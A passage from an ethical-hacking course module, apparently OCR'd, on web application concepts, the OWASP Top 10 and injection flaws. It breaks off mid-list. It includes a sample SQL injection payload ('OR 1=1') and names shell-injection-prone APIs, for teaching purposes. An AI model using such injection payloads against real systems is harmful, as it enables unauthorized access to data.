
C|EH
Certified Ethical Hacker

Module 14

Hacking Web Applications




Module Objectives

The evolution of Internet and Web technologies, combined with rapidly increasing Internet connectivity, defines the new business landscape. Web applications are an integral component of online business. Everyone connected via the Internet is using an endless variety of web applications for many different purposes, including online shopping, email, chats, and social networking.

Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications, web attack vectors, and how to protect an organization's information resources from them. It describes the general web-application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web-application attacks. Thus, this module also presents several tools that are helpful at different stages of web-application security assessment.


At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe about web application hacking methodology
- Use different web application hacking tools
- Apply web application attack's countermeasures
- Use different web application security testing tools
- Perform web application penetration testing



Web App Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insight into web 2.0 applications, vulnerability stacks, and possible web attack vectors on web applications.



Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They help the users request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via keyboard, mouse, or touch interface, depending on the device they are using to access the web application. Built on browser-supported programming languages such as JavaScript, HTML, and CSS, the web applications work in combination with other programming languages such as SQL to access data from databases.

Web applications have helped in making web pages dynamic, as they allow users to communicate with servers using server side scripts. They allow the user to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. All the desktop applications are available to users to allow them to have the flexibility to work with the Internet as well.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request them by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache Software Foundation's Apache HTTP Server, AOL/Netscape's Enterprise Server, and Sun One.

The increased internet and online business usage has accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business use is the multitude of features they offer. In addition, they are relatively easy to

develop, offer better services than many computer-based software applications, easy to install and maintain, secure, and easy to update.

Advantages of web applications include:

- Being operating-system independent makes development and troubleshooting easy as well as cost-effective.
- They are accessible anytime, anywhere, using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smart phones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data allowing the developers to increase the workload capacity.
- Multiple locations of servers not only helps in increasing physical security, but it also lessens the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, and .NET scripting languages, which are scalable and support even portable platforms.

Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, session hijacking, etc. Web technologies such as Web 2.0 provide more attack surface for web application exploitation. Web applications and Web 2.0 technologies are invariably used to support critical business functions such as CRM, SCM, etc. and improve business efficiency


How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following step-by-step process:

- First, the user enters the website name or URL in the browser. The user's request is send to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with extensions that needs to be proceed at server side such as (php, asp, cfm, etc.,), then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user's request.

- The web application server accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, web application server sends the results to the web server, which in turn sends the results to the user's browser.



Web Application Architecture

Web applications run on web browsers and use a group of server-side scripts (ASP, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that performs tasks such as reading the request, searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. The web application architecture comprises of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database Layer


The client or presentation layer includes all physical devices present on the client side, such as laptops, smart phones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server responds to the request and fetches the requested data; the application displays this response in the browser in the form of a web page.

The "business logic" layer itself is comprised of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components, such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler and resource handler, and a hardware component–like server. It has a firewall that offers security to the content, an HTTP request parser to handle requests coming from clients and forward

responses to them, as well as a resource handler capable of handling multiple requests simultaneously. The web-server logic layer holds all coding that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware" technologies. It defines how the data flows, according to which the developer builds the application using programming languages. The business logic layer stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database; this layer also contains the software and defines the steps to search and fetch the data.

The database layer is comprised of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in structured form (e.g., MS SQL Server, MySQL server).



Web 2.0 Applications

"Web 2.0" refers to technologies that use dynamic web pages, thus superseding the Web 1.0 technology, which used static HTML web pages. Web2.0 allows users to upload or download information simultaneously from a web 2.0 website. It provides an infrastructure for more dynamic user participation, social interaction, and collaboration.

The client-side technologies used for developing a web 2.0 site include frameworks, SDKs, and markup languages—namely, jQuery, Ext JS, and Prototype JavaScript Framework; Apache Flex; HTML5; and so on. These technologies enhance the ability of web 2.0 sites, enabling the users to interact continuously, play audio and videos files, edit documents online, and so on.


Client-side technologies used for developing web 2.0 sites include languages such as PHP, Ruby, Perl, and Python, as well as Enterprise Java (J2EE) and Microsoft.NET Framework to output data dynamically using information from files and databases. The present technology allows multiple web 2.0 sites to interact and share data seamlessly.

Web 2.0 facilities

- **Interoperability**
  - Blogs (Wordpress)
  - Advanced gaming
  - Dynamic as opposed to static site content
  - RSS-generated syndication
- **User-centered Design**
  - Social networking sites (Facebook, Twitter, LinkedIn, etc.)

- Mash-ups (Emails, IMs, Electronic payment systems)
- Wikis and other collaborative applications
- Google Base and other free Web services (Google Maps)

- **Collaboration on the Web**
  - Cloud computing websites like (amazon.com)
  - Interactive encyclopedias and dictionaries
  - Online office software (Google Docs and Microsoft Silverlight)
  - Ease of data creation, modification, or deletion by individual users
- **Interactive Data Sharing**
  - New technologies like AJAX (Gmail, YouTube)
  - Mobile application (iPhone)
  - Flash rich interface websites
  - Frameworks (Yahoo! UI Library, jQuery)



Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer help the user in one way or the other to access the web application securely. When talking about web applications, organization considers security as a critical component because web applications are major sources of attacks. The following vulnerability stack shows the layers and the corresponding element/mechanism/service employed at each layer, which make web applications vulnerable.

Attackers make use of vulnerabilities of one or more elements among the seven levels to exploit them and gain unrestricted access to an application or to the entire network.

- **Layer 7**

  If an attacker finds vulnerabilities in business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

  Third-party components are services that integrate with the website to achieve certain functionality (e.g.Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

  When customers choose a product to buy, they click on a Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit this redirection and use this as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

  Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. Attackers might find vulnerabilities in a target website's database. Then they exploit these vulnerabilities using tools such as sqlmap to get hold of the target's database.

- **Layer 4**

  Webservers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a webpage, which appears in the browser. Attackers can employ footprinting on a webserver, which hosts the target website and grab banners that contain information such as the web server name and its version. Attackers can use tools such as Nmap to gather the information about web server name and its version. They might then start searching for published vulnerabilities in CVE database for that particular web server or service version number and exploit any of that they find.

- **Layer 3**


  Attackers scan an operating system to find open ports and vulnerabilities and develop viruses/backdoors to exploit them. They send the malware through open ports to the target machine; by running it, attackers compromise the machines and gets control over them. Later, they try to access the databases of the target website.

- **Layer 2**

  Routers/switches route network traffic only to specific machines. Attackers flood these switches with huge number of requests that exhaust the CAM table, leading it to behave like a hub. Then they aim the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**

  IDS and IPS trigger alarms if any malicious traffic enters a target machine or server. Attackers perform evasion techniques to circumvent intrusion detection systems, so that while exploiting the target, the IDS/IPS does not trigger any alarm.



Web App Threats

Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses various types of threats and attacks against the vulnerabilities of web applications.

OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international organization that provides top 10 vulnerabilities and flaws of web applications. Following are the latest OWASP top 10 application security risks.

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII (Personal Identifiable Information). Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in the web security, which is due in part to manual or ad hoc configuration (or not configuring at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, not patching or upgrading systems, frameworks, dependencies, and components in a timely fashion (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or it updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**


  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered, or deleted to spoof users, conduct injection attacks, and elevate privileges.

- **A9 – Using Components with Known Vulnerabilities**

  Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging & Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.




A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers.

Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications in such a way that the applications interpret and run with the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection:** SQL injection is the most common website vulnerability on the Internet, and is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application, for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.
- **Command Injection:** Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are highly dangerous.

- **LADP Injection:** LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, then the attacker modifies the LDAP statement with the help of a local proxy. This in turn results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement. For example, the following SQL statement,

```
SELECT * FROM tablename WHERE UserID= 2302
```


becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "**OR 1=1**" evaluates to the value "**TRUE,**" often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to the valuable data. Attackers carryout the SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to:

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection.



Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to the backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert the poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.


To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, a program frequently used is Send mail. Carefully scrub an application before passing piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is a dangerous practice and rather widespread, as it is a command injection. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

Following are some types of command injection attacks.

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server
  - Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

- **HTML Embedding**
